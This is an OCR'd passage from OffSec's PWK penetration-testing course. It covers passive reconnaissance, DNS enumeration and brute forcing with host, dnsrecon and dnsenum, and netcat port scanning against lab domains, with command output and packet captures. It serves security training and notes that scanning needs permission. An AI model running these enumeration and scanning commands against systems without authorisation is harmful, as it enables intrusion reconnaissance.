



*Figure 28: Shodan Host Summary*

We can review the ports, services, and technologies used by the server on this page. Shodan will also reveal if there are any published vulnerabilities for any of the identified services or technologies running on the same host. This information is invaluable when determining where to start when we move to active testing.

## 6.2.6 Security Headers and SSL/TLS

There are several other specialty websites that we can use to gather information about a website or domain's security posture. Some of these sites blur the line between passive and active information gathering, but the key point for our purposes is that a third-party is initiating any scans or checks.

One such site, *Security Headers*,[236] will analyze HTTP response headers and provide basic analysis of the target site's security posture. We can use this to get an idea of an organization's coding and security practices based on the results.

Let's scan **www.megacorpone.com** and check the results.

[236] (Scott Helme, 2022), https://securityheaders.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 29: Scan results for www.megacorpone.com*

The site is missing several defensive headers, such as *Content-Security-Policy*[237] and *X-Frame-Options*.[238] These missing headers are not necessarily vulnerabilities in and of themselves, but they could indicate web developers or server admins that are not familiar with *server hardening*.[239]

> *Server hardening is the overall process of securing a server via configuration. This includes processes such as disabling unneeded services, removing unused services or user accounts, rotating default passwords, setting appropriate server headers, and so forth. We don't need to know all the ins and outs of configuring every type of server, but understanding the concepts and what to search for can help us determine how best to approach a potential target.*

Another scanning tool we can use is the *SSL Server Test* from Qualys SSL Labs.[240] This tool analyzes a server's SSL/TLS configuration and compares it against current best practices. It will also identify some SSL/TLS related vulnerabilities, such as Poodle[241] or Heartbleed.[242] Let's scan **www.megacorpone.com** and check the results.

[237] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Content_Security_Policy

[238] (Mozilla, 2022, https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

[239] (NIST, 2022), https://csrc.nist.gov/publications/detail/sp/800-123/final

[240] (Qualys, 2022), https://www.ssllabs.com/ssltest/

[241] (Wikipedia, 2022), https://en.wikipedia.org/wiki/POODLE

[242] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Heartbleed

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 30: SSL Server Test results for www.megacorpone.com*

The results seem better than the Security Headers check. However, this shows that the server supports TLS versions such as 1.0 and 1.1, which are deemed legacy as they implement insecure cipher suites[243] - this ultimately suggests that our target is not applying current best practices for SSL/TLS hardening. Disabling the *TLS_DHE_RSA_WITH_AES_256_CBC_SHA* suite has been recommended for several years,[244] for example, due to multiple vulnerabilities both on AES Cipher Block Chaining mode and the SHA1 algorithm. We can use these findings to gain insights about the security practices, or lack thereof, within the target organization.

## 6.3 Active Information Gathering

This Learning Unit covers the following Learning Objectives:

- Learn to perform Netcat and Nmap port scanning
- Conduct DNS, SMB, SMTP, and SNMP Enumeration
- Understand Living off the Land techniques

In this Learning Unit, we will move beyond passive information gathering and explore techniques that involve direct interaction with target services. We should keep in mind that innumerable services can be targeted in the field, for example *Active Directory*, which we'll cover in more detail in a separate Module. We'll nevertheless review some of the more common active information gathering techniques in this Module including port scanning and DNS, SMB, SMTP, and SNMP enumeration.

[243] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cipher_suite

[244] (Microsoft Security Response Center, 2013), https://msrc-blog.microsoft.com/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We'll mainly showcase active information gathering techniques that we can execute using pre-installed tools on our local Kali machine. However, in some cases during a penetration test, we won't have the luxury of running our favorite Kali Linux tool. In an *assumed breach* scenario such as this, we are typically given a Windows-based workstation by the client and must use what's available on Windows.

When "Living off the Land", we can leverage several pre-installed and trusted Windows binaries to perform post-compromise analysis. These binaries are shortened as *LOLBins* or, more recently, *LOLBAS*[245] to include Binaries, Scripts and Libraries.

> *Strictly speaking, LOLBAS binaries are typically used in a way other than by design. In this case, we'll relax the definition to include using standard Windows binaries "as they are" to perform information gathering.*

In the upcoming sections, we are going to showcase the most popular LOLBAS techniques along with common Kali tools used for active information gathering.

### 6.3.1 DNS Enumeration

The *Domain Name System* (DNS)[246] is a distributed database responsible for translating user-friendly domain names into IP addresses. It's one of the most critical systems on the internet. This is facilitated by a hierarchical structure that is divided into several zones, starting with the top-level root zone.

Each domain can use different types of DNS records. Some of the most common types of DNS records include:

- NS: Nameserver records contain the name of the authoritative servers hosting the DNS records for a domain.
- A: Also known as a host record, the "*a record*" contains the IPv4 address of a hostname (such as www.megacorpone.com).
- AAAA: Also known as a quad A host record, the "*aaaa record*" contains the IPv6 address of a hostname (such as www.megacorpone.com).
- MX: Mail Exchange records contain the names of the servers responsible for handling email for the domain. A domain can contain multiple MX records.
- PTR: Pointer Records are used in reverse lookup zones and can find the records associated with an IP address.
- CNAME: Canonical Name Records are used to create aliases for other host records.
- TXT: Text records can contain any arbitrary data and be used for various purposes, such as domain ownership verification.

[245] (LOLBAS, 2022), https://lolbas-project.github.io/

[246] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Domain_Name_System

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Due to the wealth of information contained within DNS, it is often a lucrative target for active information gathering.

Let's demonstrate this by using the **host** command to find the IP address of **www.megacorpone.com**.

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
```

*Listing 38 - Using host to find the A host record for www.megacorpone.com*

By default, the host command searches for an A record, but we can also query other fields, such as MX or TXT records, by specifying the record type in our query using the **-t** option.

```
kali@kali:~$ host -t mx megacorpone.com
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 20 spool.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.
```

*Listing 39 - Using host to find the MX records for megacorpone.com*

In this case, we first ran the **host** command to fetch only megacorpone.com MX records, which returned four different mail server records. Each server has a different priority (10, 20, 50, 60) and the server with the lowest priority number will be used first to forward mail addressed to the megacorpone.com domain (*fb.mail.gandi.net*).

We then ran the **host** command again to retrieve only the megacorpone.com TXT records, which returned two entries.

```
kali@kali:~$ host -t txt megacorpone.com
megacorpone.com descriptive text "Try Harder"
megacorpone.com descriptive text "google-site-
verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA"
```

*Listing 40 - Using host to find the TXT records for megacorpone.com*

Now that we have collected some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more hostnames and IP addresses belonging to the same domain. For example, we know that the domain has a web server with the hostname "www.megacorpone.com".

Let's run **host** against this hostname.

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
```

*Listing 41 - Using host to search for a valid host*

Now, let's determine if megacorpone.com has a server with the hostname "idontexist". We'll observe the difference between the query outputs.

```
kali@kali:~$ host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

*Listing 42 - Using host to search for an invalid host*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In Listing 41, we queried a valid hostname and received an IP resolution response. By contrast, Listing 42 returned an error (NXDOMAIN[247]) indicating a public DNS record does not exist for that hostname. Since we now understand how to search for valid hostnames, we can automate our efforts.

Having learned the basics of DNS enumeration, we can develop DNS brute-forcing techniques to speed up our research.

Brute forcing is a trial-and-error technique that seeks to find valid information such as directories on a web server, username and password combinations, or in this case, valid DNS records. By using a wordlist containing common hostnames, we can attempt to guess DNS records and check the response for valid hostnames.

In the examples so far, we used *forward lookups*, which request the IP address of a hostname to query both a valid and an invalid hostname. If **host** successfully resolves a name to an IP, this could be an indication of a functional server.

We can automate the forward DNS-lookup of common hostnames using the **host** command in a Bash one-liner.

First, let's build a list of possible hostnames.

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

*Listing 43 - A small list of possible hostnames*

Next, we can use a Bash one-liner to attempt to resolve each hostname.

```
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done
www.megacorpone.com has address 149.56.244.87
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 51.222.169.212
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 51.222.169.214
```

*Listing 44 - Using Bash to brute force forward DNS name lookups*

Using this simplified wordlist, we discovered entries for "www", "mail", and "router". The hostnames "ftp", "owa", and "proxy", however, were not found. Much more comprehensive wordlists are available as part of the SecLists project.[248] These wordlists can be installed to the **/usr/share/seclists** directory using the **sudo apt install seclists** command.

With the exception of the *www* record, our DNS-forward brute force enumeration revealed a set of scattered IP addresses in the same approximate range (51.222.169.X). If the DNS administrator

[247] (Internet Engineering Task Force, 2016), https://tools.ietf.org/html/rfc8020

[248] (danielmiessler, 2022), https://github.com/danielmiessler/SecLists

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

of megacorpone.com configured PTR[249] records for the domain, we could scan the approximate range with *reverse lookups* to request the hostname for each IP.

Let's use a loop to scan IP addresses 51.222.169.200 through 51.222.169.254. We will filter out invalid results (using grep -v) by showing only entries that do not contain "not found".

```
kali@kali:~$ for ip in $(seq 200 254); do host 51.222.169.$ip; done | grep -v "not
found"
...
208.169.222.51.in-addr.arpa domain name pointer admin.megacorpone.com.
209.169.222.51.in-addr.arpa domain name pointer beta.megacorpone.com.
210.169.222.51.in-addr.arpa domain name pointer fs1.megacorpone.com.
211.169.222.51.in-addr.arpa domain name pointer intranet.megacorpone.com.
212.169.222.51.in-addr.arpa domain name pointer mail.megacorpone.com.
213.169.222.51.in-addr.arpa domain name pointer mail2.megacorpone.com.
214.169.222.51.in-addr.arpa domain name pointer router.megacorpone.com.
215.169.222.51.in-addr.arpa domain name pointer siem.megacorpone.com.
216.169.222.51.in-addr.arpa domain name pointer snmp.megacorpone.com.
217.169.222.51.in-addr.arpa domain name pointer syslog.megacorpone.com.
218.169.222.51.in-addr.arpa domain name pointer support.megacorpone.com.
219.169.222.51.in-addr.arpa domain name pointer test.megacorpone.com.
220.169.222.51.in-addr.arpa domain name pointer vpn.megacorpone.com.
...
```

*Listing 45 - Using Bash to brute force reverse DNS names*

We have successfully managed to resolve a number of IP addresses to valid hosts using reverse DNS lookups. If we were performing an assessment, we could further extrapolate these results, and might scan for "mail2", "router", etc., and reverse-lookup positive results. These types of scans are often cyclical; we expand our search based on any information we receive at every round.

Now that we have developed our foundational DNS enumeration skills, let's explore how we can automate the process using a few applications.

There are several tools in Kali Linux that can automate DNS enumeration. Two notable examples are *DNSRecon* and *DNSenum*; let's explore their capabilities.

DNSRecon[250] is an advanced DNS enumeration script written in Python. Let's run dnsrecon against megacorpone.com, using the -d option to specify a domain name and -t to specify the type of enumeration to perform (in this case, a standard scan).

```
kali@kali:~$ dnsrecon -d megacorpone.com -t std
[*] std: Performing General Enumeration against: megacorpone.com...
[-] DNSSEC is not configured for megacorpone.com
[*]      SOA ns1.megacorpone.com 51.79.37.18
[*]      NS ns1.megacorpone.com 51.79.37.18
[*]      NS ns3.megacorpone.com 66.70.207.180
[*]      NS ns2.megacorpone.com 51.222.39.63
[*]      MX mail.megacorpone.com 51.222.169.212
[*]      MX spool.mail.gandi.net 217.70.178.1
[*]      MX fb.mail.gandi.net 217.70.178.217
```

[249] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Reverse_DNS_lookup

[250] (darkoperator, 2022), https://github.com/darkoperator/dnsrecon

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[*]      MX fb.mail.gandi.net 217.70.178.216
[*]      MX fb.mail.gandi.net 217.70.178.215
[*]      MX mail2.megacorpone.com 51.222.169.213
[*]      TXT megacorpone.com Try Harder
[*]      TXT megacorpone.com google-site-
verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA
[*] Enumerating SRV Records
[+] 0 Records Found
```

*Listing 46 - Using dnsrecon to perform a standard scan*

Based on the output above, we have managed to perform a successful DNS scan on the main record types against the megacorpone.com domain.

Let's try to brute force additional hostnames using the **list.txt** file we created previously for forward lookups.

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

*Listing 47 - List to be used for subdomain brute forcing using dnsrecon*

To perform our brute force attempt, we will use the **-d** option to specify a domain name, **-D** to specify a file name containing potential subdomain strings, and **-t** to specify the type of enumeration to perform, in this case **brt** for brute force.

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
[*] Using the dictionary file: /home/kali/list.txt (provided by user)
[*] brt: Performing host and subdomain brute force against megacorpone.com...
[+]      A www.megacorpone.com 149.56.244.87
[+]      A mail.megacorpone.com 51.222.169.212
[+]      A router.megacorpone.com 51.222.169.214
[+] 3 Records Found
```

*Listing 48 - Brute forcing hostnames using dnsrecon*

Our brute force attempt has finished, and we have managed to resolve a few hostnames.

DNSEnum is another popular DNS enumeration tool that can be used to further automate DNS enumeration of the megacorpone.com domain. We can pass the tool a few options, but for the sake of this example we'll only pass the target domain parameter:

```
kali@kali:~$ dnsenum megacorpone.com
...
dnsenum VERSION:1.2.6

-----   megacorpone.com   -----

...

Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________

admin.megacorpone.com.                   5        IN    A        51.222.169.208
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
beta.megacorpone.com.                   5       IN    A        51.222.169.209
fs1.megacorpone.com.                    5       IN    A        51.222.169.210
intranet.megacorpone.com.               5       IN    A        51.222.169.211
mail.megacorpone.com.                   5       IN    A        51.222.169.212
mail2.megacorpone.com.                  5       IN    A        51.222.169.213
ns1.megacorpone.com.                    5       IN    A        51.79.37.18
ns2.megacorpone.com.                    5       IN    A        51.222.39.63
ns3.megacorpone.com.                    5       IN    A        66.70.207.180
router.megacorpone.com.                 5       IN    A        51.222.169.214
siem.megacorpone.com.                   5       IN    A        51.222.169.215
snmp.megacorpone.com.                   5       IN    A        51.222.169.216
syslog.megacorpone.com.                 5       IN    A        51.222.169.217
test.megacorpone.com.                   5       IN    A        51.222.169.219
vpn.megacorpone.com.                    5       IN    A        51.222.169.220
www.megacorpone.com.                    5       IN    A        149.56.244.87
www2.megacorpone.com.                   5       IN    A        149.56.244.87


megacorpone.com class C netranges:
----------------------------------

 51.79.37.0/24
 51.222.39.0/24
 51.222.169.0/24
 66.70.207.0/24
 149.56.244.0/24


Performing reverse lookup on 1280 ip addresses:
-----------------------------------------------

18.37.79.51.in-addr.arpa.               86400    IN    PTR      ns1.megacorpone.com.
...
```

*Listing 49 - Using dnsenum to automate DNS enumeration*

We have now discovered several previously-unknown hosts as a result of our extensive DNS enumeration. As mentioned at the beginning of this Module, information gathering has a cyclic pattern, so we'll need to perform all the other passive and active enumeration tasks on this new subset of hosts to disclose any new potential details.

The enumeration tools covered are practical and straightforward, and we should familiarize ourselves with each before continuing.

Having covered Kali tools, let's explore what kind of DNS enumeration we can perform from a Windows perspective.

Although not in the LOLBAS listing, **nslookup** is another great utility for Windows DNS enumeration and still used during 'Living off the Land' scenarios.

---

*Applications that can provide unintended code execution are normally listed under the LOLBAS project*

---

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once connected on the Windows 11 client, we can run a simple query to resolve the A record for the *mail.megacorptwo.com* host.

```
C:\Users\student>nslookup mail.megacorptwo.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.50.151

Name:    mail.megacorptwo.com
Address:  192.168.50.154
```

*Listing 50 - Using nslookup to perform a simple host enumeration*

In the above output, we queried the default DNS server (192.168.50.151) to resolve the IP address of mail.megacorptwo.com, which the DNS server then answered with "192.168.50.154".

Similarly to the Linux host command, nslookup can perform more granular queries. For instance, we can query a given DNS about a TXT record that belongs to a specific host.

```
C:\Users\student>nslookup -type=TXT info.megacorptwo.com 192.168.50.151
Server:  UnKnown
Address:  192.168.50.151

info.megacorptwo.com    text =

        "greetings from the TXT record body"
```

*Listing 51 - Using nslookup to perform a more specific query*

In this example, we are specifically querying the 192.168.50.151 DNS server for any TXT record related to the info.megacorptwo.com host.

The nslookup utility is as versatile as the Linux host command and the queries can also be further automated through PowerShell or Batch scripting.

## 6.3.2 TCP/UDP Port Scanning Theory

Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and what potential attack vectors may exist.

> *Please note that port scanning is not representative of traditional user activity and could be considered illegal in some jurisdictions. Therefore, it should not be performed outside the labs without direct, written permission from the target network owner.*

It is essential to understand the implications of port scanning, as well as the impact that specific port scans can have. Due to the amount of traffic some scans can generate, along with their intrusive nature, running port scans blindly can have adverse effects on target systems or the

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

client network such as overloading servers and network links or triggering an IDS/IPS.[251] Running the wrong scan could result in downtime for the customer.

Using a proper port scanning methodology can significantly improve our efficiency as penetration testers while also limiting many of the risks. Depending on the scope of the engagement, instead of running a full port scan against the target network, we can start by only scanning for ports 80 and 443. With a list of possible web servers, we can run a full port scan against these servers in the background while performing other enumeration. Once the full port scan is complete, we can further narrow our scans to probe for more and more information with each subsequent scan. Port scanning should be understood as a dynamic process that is unique to each engagement. The results of one scan determine the type and scope of the next scan.

We'll begin our exploration of port scanning with a simple TCP and UDP port scan using Netcat. It should be noted that Netcat is **not** a port scanner, but it can be used as such in a rudimentary way to showcase how a typical port scanner works.

Since Netcat is already present on many systems, we can repurpose some of its functionality to mimic a basic port scan when we are not in need of a fully-featured port scanner. We will also explore better tools dedicated to port scanning in detail.

Let's start by covering TCP scanning techniques, focusing on UDP later. The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake[252] mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting any data.

In basic terms, a host sends a TCP *SYN* packet to a server on a destination port. If the destination port is open, the server responds with a *SYN-ACK* packet and the client host sends an *ACK* packet to complete the handshake. If the handshake completes successfully, the port is considered open.

We can demonstrate this by running a TCP Netcat port scan on ports 3388-3390. We'll use the **-w** option to specify the connection timeout in seconds, as well as **-z** to specify zero-I/O mode, which is used for scanning and sends no data.

```
kali@kali:~$ nc -nvv -w 1 -z 192.168.50.152 3388-3390
(UNKNOWN) [192.168.50.152] 3390 (?) : Connection refused
(UNKNOWN) [192.168.50.152] 3389 (ms-wbt-server) open
(UNKNOWN) [192.168.50.152] 3388 (?) : Connection refused
 sent 0, rcvd 0
```

*Listing 52 - Using netcat to perform a TCP port scan*

Based on this output, we know that port 3389 is open, while connections on ports 3388 and 3390 have been refused. The screenshot below shows the Wireshark capture of this scan.

[251] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Intrusion_detection_system

[252] (Microsoft, 2010), http://support.microsoft.com/kb/172983

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000000 | 192.168.118.2 | 192.168.50.152 | TCP | 74 | 33750 → 3390 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 |
| 2 | 0.105646494 | 192.168.50.152 | 192.168.118.2 | TCP | 54 | 3390 → 33750 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 3 | 0.106197275 | 192.168.118.2 | 192.168.50.152 | TCP | 74 | 48342 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 |
| 4 | 0.210697733 | 192.168.50.152 | 192.168.118.2 | TCP | 74 | 3389 → 48342 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len |
| 5 | 0.210748233 | 192.168.118.2 | 192.168.50.152 | TCP | 66 | 48342 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS |
| 6 | 0.210913169 | 192.168.118.2 | 192.168.50.152 | TCP | 66 | 48342 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len |
| 7 | 0.211095815 | 192.168.118.2 | 192.168.50.152 | TCP | 74 | 50906 → 3388 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 |
| 8 | 0.314464998 | 192.168.50.152 | 192.168.118.2 | TCP | 66 | 3389 → 48342 [ACK] Seq=1 Ack=2 Win=64000 Len=0 TS |
| 9 | 0.314525057 | 192.168.50.152 | 192.168.118.2 | TCP | 54 | 3388 → 50906 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |

*Figure 31: Wireshark capture of the Netcat port scan*

In this capture (Figure 31), Netcat sent several TCP SYN packets to ports 3390, 3389, and 3388 on packets 1, 3, and 7, respectively. Due to a variety of factors, including timing issues, the packets may appear out of order in Wireshark. We'll observe that the server sent a TCP SYN-ACK packet from port 3389 on packet 4, indicating that the port is open. The other ports did not reply with a similar SYN-ACK packet, and actively rejected the connection attempt via a *RST-ACK* packet. Finally, on packet 6, Netcat closed this connection by sending a *FIN-ACK* packet.

Now that we have a good understanding of the TCP handshake and have examined how a TCP scan works behind the scenes, let's cover UDP scanning. Since UDP is stateless and does not involve a three-way handshake, the mechanism behind UDP port scanning is different from TCP.

Let's run a UDP Netcat port scan against ports 120-123 on a different target. We'll use the only **nc** option we have not covered yet, **-u**, which indicates a UDP scan.

```
kali@kali:~$ nc -nv -u -z -w 1 192.168.50.149 120-123
(UNKNOWN) [192.168.50.149] 123 (ntp) open
```

*Listing 53 - Using Netcat to perform a UDP port scan*

From the Wireshark capture, we'll notice that the UDP scan uses a different mechanism than a TCP scan.

| | | | | | | |
|---|---|---|---|---|---|---|
| 2 | 1.584446375 | 192.168.118.2 | 192.168.50.149 | 123 | NTP | 43 reserved, reserved[Malformed Packet] |
| 3 | 2.585617450 | 192.168.118.2 | 192.168.50.149 | 123 | NTP | 43 reserved, reserved[Malformed Packet] |
| 4 | 2.586187856 | 192.168.118.2 | 192.168.50.149 | 122 | UDP | 43 35247 → 122 Len=1 |
| 5 | 2.698404359 | 192.168.50.149 | 192.168.118.2 | 122 | ICMP | 71 Destination unreachable (Port unreachable) |
| 6 | 3.587056125 | 192.168.118.2 | 192.168.50.149 | 121 | UDP | 43 44680 → 121 Len=1 |
| 7 | 3.706877010 | 192.168.50.149 | 192.168.118.2 | 121 | ICMP | 71 Destination unreachable (Port unreachable) |
| 8 | 4.588677343 | 192.168.118.2 | 192.168.50.149 | 120 | UDP | 43 41379 → 120 Len=1 |
| 9 | 4.707495463 | 192.168.50.149 | 192.168.118.2 | 120 | ICMP | 71 Destination unreachable (Port unreachable) |

*Figure 32: Wireshark capture of a UDP Netcat port scan*

As shown in Figure 32, an empty UDP packet is sent to a specific port (packets 2, 3, 5, and 7). If the destination UDP port is open, the packet will be passed to the application layer. The response received will depend on how the application is programmed to respond to empty packets. In this example, the application sends no response. However, if the destination UDP port is closed, the target should respond with an ICMP port unreachable (as shown in packets 5, 7, and 9), sent by the UDP/IP stack of the target machine.

